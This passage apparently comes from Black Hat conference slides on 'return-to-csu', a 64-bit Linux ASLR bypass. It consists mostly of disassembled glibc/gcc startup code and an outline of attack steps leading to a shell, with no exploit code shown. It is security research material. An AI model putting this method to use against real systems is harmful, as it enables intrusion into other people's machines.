 5b9:  48 83 3d 37 0a 20 00       cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 5c0:  00
 5c1:  55                         push   %rbp
 5c2:  48 89 e5                   mov    %rsp,%rbp
 5c5:  74 0c                      je     5d3 <__do_global_dtors_aux+0x23>
 5c7:  48 8b 3d 3a 0a 20 00       mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
 5ce:  e8 0d ff ff ff             callq  4e0 <__cxa_finalize@plt>
 5d3:  e8 48 ff ff ff             callq  520 <deregister_tm_clones>
 5d8:  c6 05 31 0a 20 00 01       movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
 5df:  5d                         pop    %rbp
 5e0:  c3                         retq
 5e1:  0f 1f 80 00 00 00 00       nopl   0x0(%rax)
 5e8:  f3 c3                      repz retq
 5ea:  66 0f 1f 44 00 00          nopw   0x0(%rax,%rax,1)

00000000000005f0 <frame_dummy>:
 5f0:  55                         push   %rbp
 5f1:  48 89 e5                   mov    %rsp,%rbp
 5f4:  5d                         pop    %rbp
 5f5:  e9 66 ff ff ff             jmpq   560 <register_tm_clones>

00000000000005fa <main>:
 5fa:  55                         push   %rbp
 5fb:  48 89 e5                   mov    %rsp,%rbp
 5fe:  89 7d fc                   mov    %edi,-0x4(%rbp)
 601:  48 89 75 f0                mov    %rsi,-0x10(%rbp)
 605:  b8 00 00 00 00             mov    $0x0,%eax
 60a:  5d                         pop    %rbp
 60b:  c3                         retq
 60c:  0f 1f 40 00                nopl   0x0(%rax)

0000000000000610 <__libc_csu_init>:
 610:  41 57                      push   %r15
 612:  41 56                      push   %r14
 614:  41 89 ff                   mov    %edi,%r15d
 617:  41 55                      push   %r13
 619:  41 54                      push   %r12
 61b:  4c 8d 25 ce 07 20 00       lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
 622:  55                         push   %rbp
 623:  48 8d 2d ce 07 20 00       lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
 62a:  53                         push   %rbx
 62b:  49 89 f6                   mov    %rsi,%r14
 62e:  49 89 d5                   mov    %rdx,%r13
 631:  4c 29 e5                   sub    %r12,%rbp
 634:  48 83 ec 08                sub    $0x8,%rsp
 638:  48 c1 fd 03                sar    $0x3,%rbp
 63c:  e8 77 fe ff ff             callq  4b8 <_init>
 641:  48 85 ed                   test   %rbp,%rbp
 644:  74 20                      je     666 <__libc_csu_init+0x56>
 646:  31 db                      xor    %ebx,%ebx
 648:  0f 1f 84 00 00 00 00       nopl   0x0(%rax,%rax,1)
 64f:  00
 650:  4c 89 ea                   mov    %r13,%rdx
 653:  4c 89 f6                   mov    %r14,%rsi
 656:  44 89 ff                   mov    %r15d,%edi
 659:  41 ff 14 dc                callq  *(%r12,%rbx,8)
 65d:  48 83 c3 01                add    $0x1,%rbx
 661:  48 39 dd                   cmp    %rbx,%rbp
 664:  75 ea                      jne    650 <__libc_csu_init+0x40>
 666:  48 83 c4 08                add    $0x8,%rsp
 66a:  5b                         pop    %rbx
 66b:  5d                         pop    %rbp
 66c:  41 5c                      pop    %r12
 66e:  41 5d                      pop    %r13
 670:  41 5e                      pop    %r14
 672:  41 5f                      pop    %r15
 674:  c3                         retq
 675:  90                         nop
 676:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 67d:  00 00 00

0000000000000680 <__libc_csu_fini>:
 680:  f3 c3                      repz retq

Disassembly of section .fini:

0000000000000684 <_fini>:
 684:  48 83 ec 08                sub    $0x8,%rsp
 688:  48 83 c4 08                add    $0x8,%rsp
 68c:  c3                         retq
```

2. The real battlefield: source != compiled

Application source code

```
$ cat empty.c
int main(int argc, const char *argv[]){
        return 0;
}
```

Application compiled code




We have named it **Attached code**

Who is attaching it?
What is it used for?
Why it is attached to the executable?
How protected is that attached code?
How profitable is this code?

2. The real battlefield: Who is attaching it?

The minimum `static` linked code in `dynamic` linked applications


FUNCTION	FILE PATH
main()	/home/blackHat2018/empty
deregister_tm_clones() register_tm_clones() __do_global_dtors_aux() frame_dummy()	/usr/lib/gcc/x86_64-linux-gnu/7/crtbeginS.o
__libc_csu_fini() __libc_csu_init()	/usr/lib/x86_64-linux-gnu/libc_nonshared.a
_start()	/usr/lib/x86_64-linux-gnu/Scrt1.o
_init() _fini()	/usr/lib/x86_64-linux-gnu/crti.o



2. The real battlefield: Who is attaching it?

The minimum `static` linked code in `dynamic` linked applications


FUNCTION	FILE PATH
main()	/home/blackHat2018/empty
deregister_tm_clones() register_tm_clones() __do_global_dtors_aux() frame_dummy()	/usr/lib/gcc/x86_64-linux-gnu/7/crtbeginS.o
__libc_csu_fini() __libc_csu_init()	/usr/lib/x86_64-linux-gnu/libc_nonshared.a
_start()	/usr/lib/x86_64-linux-gnu/Scrt1.o
_init() _fini()	/usr/lib/x86_64-linux-gnu/crti.o



2. The real battlefield: What is it used for?

Simplified `exec()` syscall flow. The Linux Kernel:

- Loads the executable and dynamic loader
- Jumps to `_start()` in the dynamic loader `(ld.so)`



2. The real battlefield: What is it used for?

Example con/destructors

```
#include <stdio.h>
#include <stdlib.h>

void myfunctAtExit(void) {
        printf("myfunctAtExit()\n");
}

void __attribute__ ((constructor)) beforeMain(){
        printf("Before main()\n");
}

int main(int argc, const char *argv[]) {
        atexit(myfunctAtExit);
        printf("main()\n");
        return 0;
}

void __attribute__ ((destructor)) afterMain() {
        printf("After main()\n");
}
```

execution output

```
$ gcc consdest.c -o consdest
./consdest
Before main()
main()
myfunctAtExit()
After main()
```

2. The real battlefield: Why it is attached to the exec?

These program-level initializers and finalizers need to access to application pointers. For example `__libc_csu_init()`:


- `__frame_dummy_init_array_entry`
- `__init_array_end`

Each application has their initializers/finalizers:

- Pointers to those functions are stored in the executable
- This is why part of this code is attached to the executable, to make calls “easy”

Example of non-compiled attached code to the executable

```
0000000000000610 <__libc_csu_init>:
 610:   41 57                   push   %r15
 612:   41 56                   push   %r14
 614:   41 89 ff                mov    %edi,%r15d
 617:   41 55                   push   %r13
 619:   41 54                   push   %r12
 61b:   4c 8d 25 ce 07 20 00    lea    0x2007ce(%rip),%r12   # 200df0 <__frame_dummy_init_array_entry>
 622:   55                      push   %rbp
 623:   48 8d 2d ce 07 20 00    lea    0x2007ce(%rip),%rbp   # 200df8 <__init_array_end>
 62a:   53                      push   %rbx
 ...      ...                   ...    ...
```



2. The real battlefield: How protected it is?

How protected is that attached code?

empty.c

```
int main(int argc, const char *argv[]) {
        return 0;
}
```

```
$ gcc empty.c -o empty -fstack-protector-all
$ objdump -d empty | grep -e "^ .*__stack_chk_fail@plt>\|>:"
0000000000000510 <_init>:
0000000000000530 <.plt>:
0000000000000540 <__stack_chk_fail@plt>:
0000000000000550 <__cxa_finalize@plt>:
0000000000000560 <_start>:
0000000000000590 <deregister_tm_clones>:
00000000000005d0 <register_tm_clones>:
0000000000000620 <__do_global_dtors_aux>:
0000000000000660 <frame_dummy>:
000000000000066a <main>:
 69c:    e8 9f fe ff ff           callq  540 <__stack_chk_fail@plt>
00000000000006b0 <__libc_csu_init>:
0000000000000720 <__libc_csu_fini>:
0000000000000724 <_fini>:
```

`PIE` compiled: Good

- It can be loaded at random addresses

No `SSP` protected: Bad

- `SSP` is only in `main()`

2. The real battlefield: How profitable it is?


How profitable is this code in an attack?

- The “attached code” is present in almost all apps
- Independently of the app source code we can expect this assembler code
- We know the protections applied: No `SSP` protected
- Useful when attacking unknown targets

If we can abuse of it we can create generic methods

How can we abuse of this code in practice ?

- **`return-to-csu`**: bypassing 64-bit Linux ASLR



3. Return-to-csu: 64-bit ASLR bypass

Approach to bypass the ASLR

1) "Attached code" `ROP-chain` analysis with popular tools
2) Manual analysis of the "attached code" for fun and profit: Beyond automatic tools.
3) Universal `µROP` to control the execution flow: Controlling up to 3 arguments
4) Info leak with the `µROP`: Direct `libc` de-randomization.
5) Building the final `full-ROP` attack: Getting a shell.

3. Return-to-csu: 64-bit ASLR bypass

1) “Attached code” `ROP-chain` analysis with popular tools

Attached Code only

```
empty:     file format elf64-x86-64


Disassembly of section .init:

00000000000004b8 <_init>:
 4b8:  48 83 ec 08                    sub    $0x8,%rsp
 4bc:  48 8b 05 25 0b 20 00           mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
 4c3:  48 85 c0                       test   %rax,%rax
 4c6:  74 02                          je     4ca <_init+0x12>
 4c8:  ff d0                          callq  *%rax
 4ca:  48 83 c4 08                    add    $0x8,%rsp
 4ce:  c3                             retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
 4d0:  ff 35 f2 0a 20 00              pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
 4d6:  ff 25 f4 0a 20 00              jmpq   *0x200af4(%rip)       # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
 4dc:  0f 1f 40 00                    nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@plt>:
 4e0:  ff 25 12 0b 20 00              jmpq   *0x200b12(%rip)       # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 4e6:  66 90                          xchg   %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
 4f0:  31 ed                          xor    %ebp,%ebp
 4f2:  49 89 d1                       mov    %rdx,%r9
 4f5:  5e                             pop    %rsi
 4f6:  48 89 e2                       mov    %rsp,%rdx
 4f9:  48 83 e4 f0                    and    $0xfffffffffffffff0,%rsp
 4fd:  50                             push   %rax
 4fe:  54                             push   %rsp
 4ff:  4c 8d 05 7a 01 00 00           lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
 506:  48 8d 0d 03 01 00 00           lea    0x103(%rip),%rcx       # 610 <__libc_csu_init>
 50d:  48 8d 3d a6 00 00 00           lea    0xa6(%rip),%rdi        # 5fa <main>
 514:  ff 15 c6 0a 20 00              callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 51a:  f4                             hlt
 51b:  0f 1f 44 00 00                 nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
 520:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 527:  55                             push   %rbp
 528:  48 8d 05 e1 0a 20 00           lea    0x200ae1(%rip),%rax        # 201010 <__TMC_END__>
 52f:  48 39 f8                       cmp    %rdi,%rax
 532:  48 89 e5                       mov    %rsp,%rbp
 535:  74 19                          je     550 <deregister_tm_clones+0x30>
 537:  48 8b 05 9a 0a 20 00           mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 53e:  48 85 c0                       test   %rax,%rax
 541:  74 0d                          je     550 <deregister_tm_clones+0x30>
 543:  5d                             pop    %rbp
 544:  ff e0                          jmpq   *%rax
 546:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 54d:  00 00 00
 550:  5d                             pop    %rbp
 551:  c3                             retq
 552:  0f 1f 40 00                    nopl   0x0(%rax)
 556:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 55d:  00 00 00

0000000000000560 <register_tm_clones>:
 560:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 567:  48 8d 35 a2 0a 20 00           lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
 56e:  55                             push   %rbp
 56f:  48 29 fe                       sub    %rdi,%rsi
 572:  48 89 e5                       mov    %rsp,%rbp
 575:  48 c1 fe 03                    sar    $0x3,%rsi
 579:  48 89 f0                       mov    %rsi,%rax
 57c:  48 c1 e8 3f                    shr    $0x3f,%rax
 580:  48 01 c6                       add    %rax,%rsi
 583:  48 d1 fe                       sar    %rsi
 586:  74 18                          je     5a0 <register_tm_clones+0x40>
 588:  48 8b 05 61 0a 20 00           mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 58f:  48 85 c0                       test   %rax,%rax
 592:  74 0c                          je     5a0 <register_tm_clones+0x40>
 594:  5d                             pop    %rbp
 595:  ff e0                          jmpq   *%rax
 597:  66 0f 1f 84 00 00 00           nopw   0x0(%rax,%rax,1)
 59e:  00 00
 5a0:  5d                             pop    %rbp
 5a1:  c3                             retq
 5a2:  0f 1f 40 00                    nopl   0x0(%rax)
 5a6:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 5ad:  00 00 00
```

```
00000000000005b0 <__do_global_dtors_aux>:
 5b0:  80 3d 59 0a 20 00 00           cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
 5b7:  75 2f                          jne    5e8 <__do_global_dtors_aux+0x38>
 5b9:  48 83 3d 37 0a 20 00           cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 5c0:  00
 5c1:  55                             push   %rbp
 5c2:  48 89 e5                       mov    %rsp,%rbp
 5c5:  74 0c                          je     5d3 <__do_global_dtors_aux+0x23>
 5c7:  48 8b 3d 3a 0a 20 00           mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
 5ce:  e8 0d ff ff ff                 callq  4e0 <__cxa_finalize@plt>
 5d3:  e8 48 ff ff ff                 callq  520 <deregister_tm_clones>
 5d8:  c6 05 31 0a 20 00 01           movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
 5df:  5d                             pop    %rbp
 5e0:  c3                             retq
 5e1:  0f 1f 80 00 00 00 00           nopl   0x0(%rax)
 5e8:  f3 c3                          repz retq
 5ea:  66 0f 1f 44 00 00              nopw   0x0(%rax,%rax,1)

00000000000005f0 <frame_dummy>:
 5f0:  55                             push   %rbp
 5f1:  48 89 e5                       mov    %rsp,%rbp
 5f4:  5d                             pop    %rbp
 5f5:  e9 66 ff ff ff                 jmpq   560 <register_tm_clones>
```

```
0000000000000610 <__libc_csu_init>:
 610:  41 57                          push   %r15
 612:  41 56                          push   %r14
 614:  41 89 ff                       mov    %edi,%r15d
 617:  41 55                          push   %r13
 619:  41 54                          push   %r12
 61b:  4c 8d 25 ce 07 20 00           lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
 622:  55                             push   %rbp
 623:  48 8d 2d ce 07 20 00           lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
 62a:  53                             push   %rbx
 62b:  49 89 f6                       mov    %rsi,%r14
 62e:  49 89 d5                       mov    %rdx,%r13
 631:  4c 29 e5                       sub    %r12,%rbp
 634:  48 83 ec 08                    sub    $0x8,%rsp
 638:  48 c1 fd 03                    sar    $0x3,%rbp
 63c:  e8 77 fe ff ff                 callq  4b8 <_init>
 641:  48 85 ed                       test   %rbp,%rbp
 644:  74 20                          je     666 <__libc_csu_init+0x56>
 646:  31 db                          xor    %ebx,%ebx
 648:  0f 1f 84 00 00 00 00           nopl   0x0(%rax,%rax,1)
 64f:  00
 650:  4c 89 ea                       mov    %r13,%rdx
 653:  4c 89 f6                       mov    %r14,%rsi
 656:  44 89 ff                       mov    %r15d,%edi
 659:  41 ff 14 dc                    callq  *(%r12,%rbx,8)
 65d:  48 83 c3 01                    add    $0x1,%rbx
 661:  48 39 dd                       cmp    %rbx,%rbp
 664:  75 ea                          jne    650 <__libc_csu_init+0x40>
 666:  48 83 c4 08                    add    $0x8,%rsp
 66a:  5b                             pop    %rbx
 66b:  5d                             pop    %rbp
 66c:  41 5c                          pop    %r12
 66e:  41 5d                          pop    %r13
 670:  41 5e                          pop    %r14
 672:  41 5f                          pop    %r15
 674:  c3                             retq
 675:  90                             nop
 676:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 67d:  00 00 00

0000000000000680 <__libc_csu_fini>:
 680:  f3 c3                          repz retq

Disassembly of section .fini:

0000000000000684 <_fini>:
 684:  48 83 ec 08                    sub    $0x8,%rsp
 688:  48 83 c4 08                    add    $0x8,%rsp
 68c:  c3                             retq
```

3. Return-to-csu: 64-bit ASLR bypass

1) "Attached code" `ROP-chain` analysis with popular tools

Attached Code only

```
empty:     file format elf64-x86-64


Disassembly of section .init:

00000000000004b8 <_init>:
 4b8:  48 83 ec 08                    sub    $0x8,%rsp
 4bc:  48 8b 05 25 0b 20 00           mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
 4c3:  48 85 c0                       test   %rax,%rax
 4c6:  74 02                          je     4ca <_init+0x12>
 4c8:  ff d0                          callq  *%rax
 4ca:  48 83 c4 08                    add    $0x8,%rsp
 4ce:  c3                             retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
 4d0:  ff 35 f2 0a 20 00              pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
 4d6:  ff 25 f4 0a 20 00              jmpq   *0x200af4(%rip)       # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
 4dc:  0f 1f 40 00                    nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@plt>:
 4e0:  ff 25 12 0b 20 00              jmpq   *0x200b12(%rip)       # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 4e6:  66 90                          xchg   %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
 4f0:  31 ed                          xor    %ebp,%ebp
 4f2:  49 89 d1                       mov    %rdx,%r9
 4f5:  5e                             pop    %rsi
 4f6:  48 89 e2                       mov    %rsp,%rdx
 4f9:  48 83 e4 f0                    and    $0xfffffffffffffff0,%rsp
 4fd:  50                             push   %rax
 4fe:  54                             push   %rsp
 4ff:  4c 8d 05 7a 01 00 00           lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
 506:  48 8d 0d 03 01 00 00           lea    0x103(%rip),%rcx       # 610 <__libc_csu_init>
 50d:  48 8d 3d a6 00 00 00           lea    0xa6(%rip),%rdi        # 5fa <main>
 514:  ff 15 c6 0a 20 00              callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 51a:  f4                             hlt
 51b:  0f 1f 44 00 00                 nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
 520:  48 8d 3d a9 0a 20 00           lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 527:  55                             push   %rbp
 528:  48 8d 05 e1 0a 20 00           lea    0x200ae1(%rip),%rax        # 201010 <__TMC_END__>
 52f:  48 39 f8                       cmp    %rdi,%rax
 532:  48 89 e5                       mov    %rsp,%rbp
 535:  74 19                          je     550 <deregister_tm_clones+0x30>
 537:  48 8b 05 9a 0a 20 00           mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 53e:  48 85 c0                       test   %rax,%rax
 541:  74 0d                          je     550 <deregister_tm_clones+0x30>
 543:  5d                             pop    %rbp
 544:  ff e0                          jmpq   *%rax
 546:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 54d:  00 00 00
 550:  5d                             pop    %rbp
 551:  c3                             retq
 552:  0f 1f 40 00                    nopl   0x0(%rax)
 556:  66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
 55d:  00 00 00

0000000000000560 <register_tm_clones>:
